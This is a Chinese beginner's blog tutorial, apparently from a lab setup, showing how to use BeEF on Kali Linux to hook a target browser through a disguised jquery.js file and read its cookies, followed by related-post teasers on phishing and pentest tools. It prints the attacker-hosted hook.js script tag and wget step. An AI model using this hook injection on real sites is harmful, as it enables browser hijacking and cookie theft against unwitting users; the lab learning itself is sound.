kali linux小白学习(beef网络钓鱼攻击)

BeEf:利用跨站脚本漏洞进行钓鱼 BeEf 简介 BeEf 是目前最为流行的 Web 框架攻击平台,专注于利用浏览器漏洞,它的全称是 The Browser Exploitation Framework 。 BeEf 提供一个 Web 界面来进行操作,只要访问了嵌入 hook.js 的页面,抑或执行了 hook.js 文件的浏览器,就会不断地以 GET 的方式将其自身的相关信息传到 BeEf 的服务端。 最新的kali系统已经不会默认安装 BeEf ,需要我们自行安装。 apt install beef-xss 安装完成后,直接 阅读详情


首先打开beef-xss工具


打开var/www/html文件并查看里面的文件(linux目录下有个目录:/var/www/html,把文件放到这个目录下就可以通过IP很方便的访问)

 之后,执行wget http://<your kali IP>:3000/hook.js -O /var/www/html/jquery.js命令,执行ls命令可看出生成了一个攻击文件jquery.js,该文件包含xss攻击代码<script src=http://192.168.230.129:3000/hook.js></script>。

 之后打开apache2服务器(apache两个主要作用:

1.解析网页语言,如html,php,jsp等

2.接收web用户的请求,并给予一定的响应)

 之后进入靶机,把kali机的ip地址输入,可以看到上钩了。

 回到kali机,可以看到上钩了,我可以查看他的cookie了。
Kali beef-xss实现Xss详细教程。 阅读详情

相关推荐

使用wifi-pumpkin搭建钓鱼wifi(仅供学习用途)

实验软件及工具 WiFi-Pumpkin WiFi-Pumpkin是一款专用于无线环境渗透测试的完整框架,利用该工具可以伪造接入点完成中间人攻击,同时也支持一些其他的无线渗透测试功能。旨在提供更安全的无线网络服务,该工具可以用来监听目标的流量数据,通过无线钓鱼的方式来捕获不知情的用户,以此来达到监控目标用户数据流量的目的,WiFi-Pumpkin的安装过程将会在漏洞利用中详细讲解。 BEEF...

qq_42001855的博客 1万+

beef-xss钓鱼

BeEF(Browser Exploitation Framework)是一款非常强大的Web框架攻击平台,集成了许多 payload,可以通过XSS漏洞配合JavaScript脚本和Metasploit进行渗透。如果你的kali中没有beef的话,执行sudo apt install beef-xss进行安装。_ip:3000/clone_pikachu ,可以看到beef中有机器上线,在页面中进行登录。找到配置文件/usr/share/beef-xss/config.yaml。回到前台查看是否一致。

Williamanddog的博客 951

利用Kali进行WiFi钓鱼测试实战

文中提及的部分技术可能带有一定攻击性,仅供安全学习和教学用途,禁止非法使用。请不要做一只咖啡馆里安静的猥琐大叔。 写在前面 从至少一年前我就一直想在自己跑kali的笔记本上架个钓鱼热点。然而由于网上的教程的nat写得有问题,别人写好的脚本和我电脑有些互不待见,最接近成功的一次只做到了qq能聊天,百度都上不去。 而最近忽然意识到了问题的所在,成功实现了建立wifi热点,dns劫持,js注

h4ck0ne的博客 4465

xss--钓鱼(beef)

kali---beef 牛肉的使用

qq_51802152的博客 458

网络钓鱼攻击原理与实操

攻击者伪装成可信正规平台(如Adobe更新、系统提示、官方网站),通过欺骗诱导受害者主动下载恶意程序、泄露账号密码、点击恶意链接,最终实现窃取隐私、控制受害者设备的目的。本文所有内容仅为网络安全攻防技术学习、安全漏洞原理研究,禁止用于任何未经授权的非法攻击、入侵行为。3. 提交payload后,靶机浏览器弹窗 DVWA666 ,代表XSS执行成功;1. 软件更新类:Flash、浏览器、驱动、系统安全更新(本次实验案例)可实现远程命令执行、文件读写、屏幕监控、持久化后门植入。

m0_74867779的博客 827

kali工具之Beef

简介 Browser Exploitation Framework(BeEF) BeEF是日前最强大的浏览器开源渗透测试框架,通过X55漏洞配合JS脚本和 Metasploit进行渗透; BeEF是基于Ruby语言编写的,并且支持图形化界面,操作简单 主要功能 信息收集: 1.网络发现 2.主机信息 3.Cookie获取 4.会话劫持 5.键盘记录 6.插件信息 持久化控制: 1.确认弹框 2.小窗口 3.中间人 社会工程: 1.点击劫持 2.弹窗告警 3.虚假页面 4.钓鱼页面 渗透攻击: 1.内网渗透

m0_65129142的博客 1033

BeEF-XSS在本机制作简易钓鱼网站

BeEF(Browser Exploitation Framework)是一款非常强大的Web框架攻击平台,集成了许多payload,可以通过XSS漏洞配合JavaScript脚本和Metasploit(MSF)进行渗透。基于Ruby语言编写,并且支持图形化界面,操作简单。

dasdasdasvsdV的博客 908

SQLMap与BeEF联动:从SQL注入到浏览器控制的深度渗透实战

SQL注入作为最常见的Web安全漏洞之一,其原理是通过构造恶意SQL语句,绕过应用程序的输入验证,直接操作后端数据库。在渗透测试中,自动化工具SQLMap能够高效地识别和利用SQL注入点,实现数据窃取甚至获取系统权限。然而,真正的安全威胁往往不止于此,攻击者需要构建完整的攻击链以实现横向移动。浏览器漏洞利用框架BeEF通过JavaScript钩子技术,能够劫持用户浏览器会话,实现从服务器端到客户端的攻击面扩展。将SQLMap的数据库渗透能力与BeEF的浏览器控制能力相结合,形成了一套从漏洞发现到深度利用的完

weixin_30323631的博客 318

如何使用 BeEF 黑客工具(非常详细),零基础入门到精通,看这一篇就够了

如何使用 BeEF 黑客工具(非常详细),零基础入门到精通,看这一篇就够了

分享Python知识 2921

Unity3d实现红外热成像效果

1.将需要在红外图像中高亮的物体设置到图层PostProcessing。 2.新建一个相机CameraHighLight,设置其Culling Mask为PostProcessing,也就是在这个相机中只有PostProcessing图层的物体可见。 3.新建一个RenderTexture,命名为HightLightRt,将CameraHighLight的Target Texture设HightLightRt。 4.新建一个相机Camera2,这个相机用于显示其他物体。 接下来将CameraHigh

zouxin_88的专栏 8328

Arduino+NRF24L01 无线遥控舵机与无刷电机系统搭建指南

本文详细介绍了使用Arduino和NRF24L01模块搭建无线遥控系统的完整指南,涵盖舵机和无刷电机的无线控制。从硬件选型、电路连接到代码编写与调试,提供了实用技巧和常见问题解决方案,帮助DIY爱好者低成本实现稳定可靠的无线遥控应用。

sre5engineer的博客 588

Kali之Beef利用Xss进行钓鱼

1、操作准备 攻击机:Kali(ip地址:192.168.1.107) 受害者:Windows7 x64(ip地址:192.168.1.163) 2、配置Beef 进入beef的配置文件里 root@kali:~# vim /etc/beef-xss/config.yaml 在这里可以看到beef的默认用户名和密码,也可以进行修改,我这里对默认的密码进行了修改 注:(默认beef用户名和密码位User:beef,Password:beef) 3、启动Beef root@kali:~# beef-xss

My灬Futrue的博客 2154

手把手教你理解特斯拉Model 3的域控制器架构:RBCM如何成为“多面手”?

本文深入解析特斯拉Model 3的域控制器架构,重点介绍右车身域控制器(RBCM)如何整合车身电子系统功能。RBCM作为多任务处理中枢,管理空调系统、尾部电气设备和超声波雷达等关键功能,展现了特斯拉在汽车电子架构上的创新设计。文章详细探讨了RBCM的硬件架构、功能版图及信号网络,揭示其如何通过高性能MCU和智能开关技术实现功能集中与效率提升。

weixin_30919429的博客 384

Kali Linux-BeEF浏览器渗透框架

前言 严正声明:本文仅限于技术讨论与分享,严禁用于非法途径。 本文目的 演示如何借助 Kali Linux 系统内置的 BeEF 渗透框架,通过一段编制好的JS代码控制目标主机 Win 7 虚拟机的浏览器,进而进行社会工程学攻击(发送钓鱼网页盗窃账户密码、恶意程序发送等)和其他攻击,同时演示借助 Win 7上搭建的DVWA靶场的存储型XSS漏洞自动触发JS攻击脚本(获取Cookie)。 环境说明 ...

道阻且长,行则将至 5394

UG NX二次开发基础篇-外部模式与DLL内部模式(二 DLL内部模式)

通常情况下,我们希望我们的外挂,在UG启动的时候,就自动加载我们的外挂,并以菜单和工具条的方式,显示在UG上面。当然,这也是市面上所有外挂的操作,因为您不可能要求你的用户,以手工加载的方式,去调用你的外挂吧。在上一篇中,有粉丝留言说,启动 bat 文件,启动EXE外挂,会提示无法找到DLL的错误,这是因为UG的环境变量设置有问题,这里,我们把BAT文件作一个修改,直接改为实际目录。EXE外部模式,还有很多部分需要添加的,如参数的传递、输出消息的显示、UG操作的消息显示,等等。Dll执行结束后,会调用。

u014657217的博客 1655

6.Burp Suite 入门篇 —— Burp Scanner 漏洞扫描

Burp Scanner 既可以是独立的全自动扫描器,也可以在手动测试中当作强大的辅助手段,而且随着技术改进,Burp Scanner 能检测到的漏洞数量也在不断增加。Burp Scanner 功能只在 burpsuite 专业版和企业版中里有,本篇教程讲的是专业版的 Burp Scanner 用法。

YouTheFreedom的博客 1万+

利用beef-xss构造钓鱼网站|Kali下载安装beef|setoolk封装钓鱼网站

4*.在后续运行beef时有些人可能会忘记密码,就像我这种傻子,但是不用怕直接把下面的命令输进去,就可以看到你的账户密码了。把ip改为自己的ip地址并插入前端页面下面就可以在beef 里可以等鱼儿上钩了。3.运行Beef-xss(运行结束后自动跳转到beef-xss界面)beef-xss初始账号密码均为:beef(可以进行修改)在终端显示的beef-xss界面中会出现下面语句。1.在终端输入以显示刚才复制的前端页面。(5)找到一个网址并复制进去。(3)凭证收集攻击方法。(1)社会工程学攻击。

2403_89760110的博客 580

C#联合Halcon机器视觉框架源码—升级版

相较于之前的NxtVision,本软件代码架构更加合理,且新增。对源码有需求的,订阅本专栏后,私信我领取。、原来的vb脚本改为。

Z's Palace 1415

webwell安全工具-BeEF

​ BeEF,全称The Browser Exploitation Framework,是一款针对浏览器的渗透测试工具。用Ruby语言开发的,Kali中默认安装的一个模块,用于实现对XSS漏洞的攻击和利用。​ BeEF主要是往网页中插入一段名为hook.js的JS脚本代码,如果浏览器访问了有hook.js(钩子)的页面,就会被hook(勾住),勾连的浏览器会执行初始代码返回一些信息,接着目标主机会每隔一段时间(默认为1秒)就会向BeEF服务器发送一个请求,询问是否有新的代码需要执行。

凯歌响起的博客 2240

最新Python爬虫实战(入门爬虫篇)——案例18:某气象局全国天气预报数据采集(详细爬虫思路截图 + 抓包动图演示+完整爬虫代码+详细注释)

本次案例针对某气象局天气预报网的静态HTML页面,实现了全国各地区天气数据的全自动化爬取,和之前案例17的动态接口爬虫不同,本次案例聚焦于静态页面的爬虫实现,覆盖了从抓包分析、请求模拟、数据解析到数据存储的完整爬虫流程,非常适合入门学习者巩固基础,核心知识点和实现要点总结如下:首先是页面分析的核心逻辑,静态HTML页面的数据爬取,核心在于通过浏览器开发者工具,完成完整的抓包分析和标签结构定位。

努力让自己发光,对的人才能迎着光而来 27万+

14、Java 中 TAF 和 FCF 的使用及 Oracle 数据库升级与迁移指南

本文详细介绍了Java中实现高可用性的TAF(透明应用故障转移)和FCF(快速连接故障转移)技术,以及如何将Oracle 9iR2 RAC环境升级到10gR2 RAC,并将数据从OCFS迁移到ASM。通过示例代码和操作步骤,帮助开发者和数据库管理员更好地应对数据库故障和数据迁移问题,提升系统的可用性和性能。

egg99的博客 110

用于黑客渗透测试的 21 个最佳 Kali Linux 工具

实际上 Kali Linux 捆绑了很多工具。请参考 Kali Linux 的。

姜的blog 1523

最新的sdio 4.0 spec 协议标准 带书签 高清完整PDF版

Part-E1-SDIO-Specification-Ver4.00-Final-120220.pdf:最新的sdio 4.0 spec 协议标准 带书签 高清完整PDF版,包括SDIO 接口的外设,SDIO 接口官方协议等。

XSS攻击实战:从手动注入到BeEF浏览器控制

跨站脚本攻击是Web安全领域的核心威胁之一,其本质在于浏览器对服务器返回内容的无条件信任。攻击原理在于Web应用未能清晰界定数据与代码的边界,当用户输入被未经处理地动态拼接至HTML中时,恶意脚本便得以执行。这种漏洞的技术价值在于,它揭示了客户端安全模型的根本性弱点。其应用场景广泛,从窃取用户会话Cookie、发起未授权请求,到实施键盘记录乃至结合漏洞实现远程控制,危害深远。本文聚焦于XSS攻防实战,通过手动构造攻击载荷和利用BeEF框架进行自动化攻击链演示,深入剖析了反射型、存储型与DOM型XSS的攻击手

搜索 454

华为的C语言编程规范.pdf

华为技术有限公司内部技术规范。本规范制定了编写C语言程序的基本原则、规则和建议。从代码的清晰、简洁、可测试、安全、程序效率、可移植各个方面对C语言编程作出了具体指导。

温度PID控制PLC程序

温度PID稳定控制程序,适用于欧姆龙PLC,对其他PLC也具有很大参考价值

渗透测试 ( 9 ) --- 社工攻击工具 SET

SET 利用人们的好奇心、信任、贪婪及一些愚蠢的错误,攻击人们自身存在的弱点。SET最常用的攻击方法有:用恶意附件对目标进行 E-mail 钓鱼攻击、Java Applet 攻击、基于浏览器的漏洞攻击、收集网站认证信息、建立感染的便携媒体、邮件群发等攻击手段。......

freeking101的博客 4362

pscad IEEE标准系统搭建说明

pscad IEEE标准系统搭建说明,包含典型的IEEE 9节点、14节点、30节点、39节点和118节点系统。内含标准测试系统的原始数据和潮流结果。

Kali linux的WEB渗透测试知识点

广度: 面向企业安全建设的核心场景(渗透测试、红蓝对抗、威胁狩猎、应急响应、安全运营),本知识库覆盖了从攻击发起、路径突破、权限维持、横向移动到防御检测、响应处置、溯源反制的全生命周期关键节点,是应对复杂攻防挑战的实用指南。深度: 本知识库超越常规工具手册,深入剖析攻击技术的底层原理与高级防御策略,并对业内挑战巨大的APT攻击链分析、隐蔽信道建立等,提供了独到的技术视角和实战验证过的对抗方案。:信息收集、漏洞分析、Web应用攻击、密码攻击、无线攻击等。

A1_3_9_7的博客 2334
上一篇: 小白学习kali linux day5(XSS漏洞学习)
下一篇: 密码学学习之费马小定理 & 中国剩余定理应用:RSA-CRT 签名算法
Build23
博客等级 码龄7年 126粉丝 8原创
评论 2
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值